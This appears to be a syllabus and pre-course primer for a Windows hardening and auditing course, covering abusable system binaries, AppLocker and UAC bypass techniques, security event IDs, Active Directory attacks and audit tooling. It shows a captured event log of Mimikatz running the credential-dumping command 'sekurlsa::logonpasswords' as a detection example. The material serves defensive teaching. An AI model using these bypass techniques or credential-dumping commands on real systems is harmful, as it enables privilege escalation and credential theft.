
Steve Gold. (2012). Wireless cracking: there's an app for that. Network Security. 5, 10-14.

Author: David Futsi

Alma matter: Computer forensics and penetration testing;

Certifications: CCNA; Guidance Software Certified;

Currently undergoing an Internship at Microsoft



ABOUT THE COURSE

Why Windows?

Windows operating system is the 2nd most widely used computing platform, second to android and we all know why. Most enterprises use Active Directory environments powered by different versions of Windows probably due to:

- its deep entrenchment – most people have admitted to have use Windows as their OS for their first computing platform

- most system administrators familiarity with Windows systems,
- ease of administration,
- Interoperability with many programs and software
- Microsoft support etc.

Windows penetration globally can not be ignored and therefor the security of this platform can not be ignored either. With enterprises continually being breached it is paramount for system administrators, system custodians, end users to be familiar and aware of security controls within and without Windows platforms that can aid in securing this platform. Of more importance is to understand the why. Why are enabling a certain control and not the other? Why is a certain control more important than another? Why do we need this control for our enterprise and not the other?

Why this course?

There are very many courses on administering and securing linux and unix variants; but very few on Windows platform as I have come to realize. The assumption being it is "secure-out-of-the-box." Truth is we have seen more attacks on the Windows landscape than on all the linux and unix variants combined. This can be attributed to the familiarity of the Windows by the attackers. Others would say that it has weak security principles? But over the years, things have changed and we now see Microsoft being proactive to solve security issues through emergency updates, the infamous patch Tuesday, their extremely lucrative bug bounty programs etc. In terms of security updates, Microsoft and Oracle are neck-to-neck in terms of releasing major Critical Patch Updates (CPUs) or patches regularly which solve several security issues. The key takeaway being: if you are a consumer of these products, patch, patch, patch. A robust patch management program should be robust, otherwise be prepared to tackle ransomware, malware, numerous downtimes, data exfiltration etc.

Module 1: Windows system binaries hardening

Module 1 description: You shall learn how to harden Windows binaries to prevent access bypass, privilege escalation

Module 1 covered brief:
In this module we get to learn about binaries and their role in the Windows platform; how malicious actors use this to bypass security controls; how signing of binaries helps in mitigate binaries man-in-the-middle attacks and how it can be abused.
Some of the interesting binaries that need to be monitored:

- ClickOnce Applications
- dfsvc.exe (dfshim.dll)

- InstallUtil.exe
- Msbuild.exe
- Regsvr32.exe
- Rundll32.exe
- Bitsadmin.exe

Know how to disable/control binaries and reduce attack surface.
Attack scenarios using binaries to escalate privileges / bypass access restriction:

- Applocker bypass using MSIEXEC
- UAC bypass using SDCLT
- UAC bypass using Fodhelper
- Applocker bypass using Rundll32
- Applocker bypass for control panel

Module 1 exercises:
Perform access restriction bypass using MSIEXEC binary and write a detailed PoC showing how. From this derive the Indocators of Compromise a system custodian/ security staff can derive.

Module 2: Windows security auditing and logging

Module 2 brief:
Why Audit? Why log?
Logs are critical in:

- Establishing baselines for various metrics (throughput, uptime)
- identifying operational trends (when is system most stressed?, when is the system less stressed?)
- audit and forensic analysis

At a minimum, operating systems should be able to log the following:

- successful/ unsuccessful logon attempts
- Account creation, modification and deletion
- use of all but moreso privileged accounts
- availabilty of system (startup and shutdown)
- modification to OS security controls

Log content should include, when relevant:


- User ID/Login Name /account name
- Source Address (Host name preferred since the IP address could change as a result of DHCP)
- Destination Address (IP address required where available)

- Dates, times and details of key events (eg the ones mentioned above)
- Event name and description
- Success or failure status
- Total bytes transferred
- Connection duration
- Files accessed and the kind of access
- Network protocols and ports
- Activation and deactivation of protection systems, such as anti-virus or IDS/IPS
- Use of privileges
- Use of system utilities

Key emphasis shall be on the specific event IDs (over and above the events above) that need to be audited and correlating these event IDs as indicators of compromise or anomalous activity and their impact in an enterprise environment. Some of the event IDs we shall explore include:

- EventID 4720: local account creation
- EventID 4719/612: system audit policy was changed
- EventID 7045/4697: new service has been installed
- EventID 4723: acccount password change has been attempted
- EventID 3065/3066: LSASS auditing
- EventID 4798: local group membership enumeration

Example of eventID showing Mimikatz process running as below:



Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)
General
Details

```
ParameterBinding(Out-Default): name="InputObject"; value="
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 30847013 (00000000:01d6b025)
```

We shall look at how the eventIDs correlate with actual common Windows attacks and how through auditing, these attacks can be seen and stopped.

Command line logging:
Be it the native Windows command line or the powershell cmd, activities done via the CMD need to be audited because of the privilege that cmd affords. Disabling the powershell/ windows cmd is not an option because of the sheer relaince of this by system administrators.

Powershell module logging parameters:



Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No

We shall also look at tactics that attackers are now using to evade the logging and how to beat attackers at their own game using Windows native tools.

Module 2 exercises:
Identify critical logs and identify specific events as mentioned in the module.

Module 3: Hardening Windows Active Directory

Module 3 brief:
You shall learn how attackers use the settings on AD to exploit and move laterally within the organization and how to prevent this.

We shall look at some key AD user properties and AD computer properties, which include:

- Lastlogondate
- Passwordnotrequired
- Passwordneverexpires
- Admincount
- SIDhistory
- Serviceprincipalname
- Trustedfordelegation

A look at common AD attacks,mitigation and detection:

- Privilege escalation
- Mimikatz attacks
- common powershell discovery (service discovery without port scans) tand attacks


Module 3 exercises:
Try to exploit the AD you have set up to show some of the common attacks explained.

Module 4: Tools to perform windows audit

Module 4 description:
You shall learn some open source and free tools to assist perform windows security auditing efficiently and enhance continuous assessment.

Module 4 brief:
So, you have identified the events, eventIDs, controls that you need to monitor and are forwarding the events to your central logger. In an enterprise context (with hundreds? Thousands?)Of Windows nodes, security/auditing shouldn't slow down the process of commissioning systems. We need to have tools for the audit/ information security department to do this in a standardized and efficient manner.
For this course focus shall be on non-commercial tools in 3 categories: custom .bat Windows tool, custom powershell tool and a community edition tool version of a commercial tool which pretty much does the work efficiently and effectively and with no restrictions.


Snippet of Sample custom report is as below:



```
==========================
2.7.3.PASSWORD REQUIREMENT
==========================

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.

======================
2.7.4 DORMANT ACCOUNTS
======================
Note: Check for user accounts that have not logged in for the past 90 days.

name             lastlogin
----             ---------
{Administrator}  {01-04-2016 07:36:09}
{DefaultAccount}
{Guest}
{[redacted]}     [redacted]

Script execution complete. Please Wait...

Reverting the PowerShell script execution policy to RemoteSigned
```

We shall also focus on how to create a custom baseline for Windows platforms using native Windows tools (as shown below), customize standards ; ofcourse this is dependent on organization's desired level of security, pain points and rationale.

Screenshot of Microsoft Security Compliance Manager:



Custom Baselines
- Microsoft Baselines
  - Exchange Server 2007 SP3
  - Exchange Server 2010 SP2
  - Internet Explorer 8
  - Internet Explorer 9
  - Microsoft Office 2007 SP2
  - Microsoft Office 2010 SP1
  - Windows 7 SP1
  - Windows Server 2003 SP2
  - Windows Server 2008 R2 SP1
  - Windows Server 2008 SP2
  - Windows Vista SP2
  - Windows XP SP3
  - Internet Explorer 10
  - Windows 8
  - Windows Server 2012

Other Baselines

Microsoft Security Compliance Manager (SCM) 3.0 | Solution Accelerators

Welcome to SCM

What's new in this release
- Windows 8 and IE 10 baselines
- Windows Server 2012 baselines
- Setting library enhancements

How to perform common tasks
- Import a Group Policy Backup
- Customize knowledge
- Export knowledge
- Compare and merge baselines

Working with SCM
- Navigating SCM
- LocalGPO command-line tool
- Setting management

Getting started with SCM

1 Get knowledge
- Download Microsoft baselines automatically
- Download Microsoft baselines manually
- Import a Microsoft baseline
- Import a Group Policy Backup

2 Customize knowledge
- Find settings
- Evaluate Microsoft recommendations
- Customize baselines
- Compare with Microsoft recommendations

3 Export knowledge
- GPO backups
- DCM Configuration Packs

Import
- GPO Backup (folder)
- SCM (.cab)

Help
- About
- Help Topics
- Release Notes
- Send Feedback
- Privacy Statement

Your instructor: Alfie Njeru

Alfie is a seasoned information security professional, who has vast experience in information security especially in matters of penetration testing, vulnerability assessments, infrastructure hardening. He has been recognized by various organisations as having helped them identify and remediate various security issues (Dell, Envato, ABN Amro Bank, Bosch etc). He regularly contributes to the open source community and has created a simple tool to audit linux OS installations (nix auditor). He is a certified ISO 27001 Lead Auditor, CPTE , GRCP , CISA and has done many other courses in the course of his career.

LinkedIn Profile: Alfie Njeru

GO TO THE COURSE

PRE-COURSE MATERIALS

The course doesn't cover basic topics like **Windows policies and user rights assignment**. Here we present you short introduction to those topics.

Introduction

It is critical for an information security/ IT auditor / system administrator to be cognizant of the various controls inbuilt in Windows systems that help secure the platform. Key to this controls; especially due to the simplicity of effecting these controls are the Windows policies.

Windows policies include:

Account policies:


- Password policy
- Account lockout policy

Local policies:

- Audit policy
- User rights assignment
- Security options

Account policies

A snippet of options under Account policies:




Policy	Security Setting
Account lockout duration	Not Applicable
Account lockout threshold	0 invalid logon attempts
Reset account lockout counter after	Not Applicable

In an enterprise / domain setup the password and account lockout policies are pushed from the domain controller via group policies (GPO) and ensures uniformity for all machines. These settings are critical to specifically avert attacks such as brute-force attacks, identity thefts, etc.

Local policies

A snippet of options to find under local policies as below:



Policy	Security Setting
Access Credential Manager as a trusted caller	
Access this computer from the network	Everyone,Administrators...
Act as part of the operating system	
Add workstations to domain	
Adjust memory quotas for a process	LOCAL SERVICE,NETWO...
Allow log on locally	Guest,Administrators,Us...
Allow log on through Remote Desktop Services	Administrators,Remote ...
Back up files and directories	Administrators,Backup ...
Bypass traverse checking	Everyone,LOCAL SERVIC...
Change the system time	LOCAL SERVICE,Admini...
Change the time zone	LOCAL SERVICE,Admini...
Create a pagefile	Administrators

Audit policy

This basically determines/ sets the tone for the events to be audited by the local machine. This is going to be explored in depth in Module III of this course.

User rights assignment

User rights are used in Windows platforms to:

- define login rights and permissions
- determine how users can log in
- basically control access to computer resources

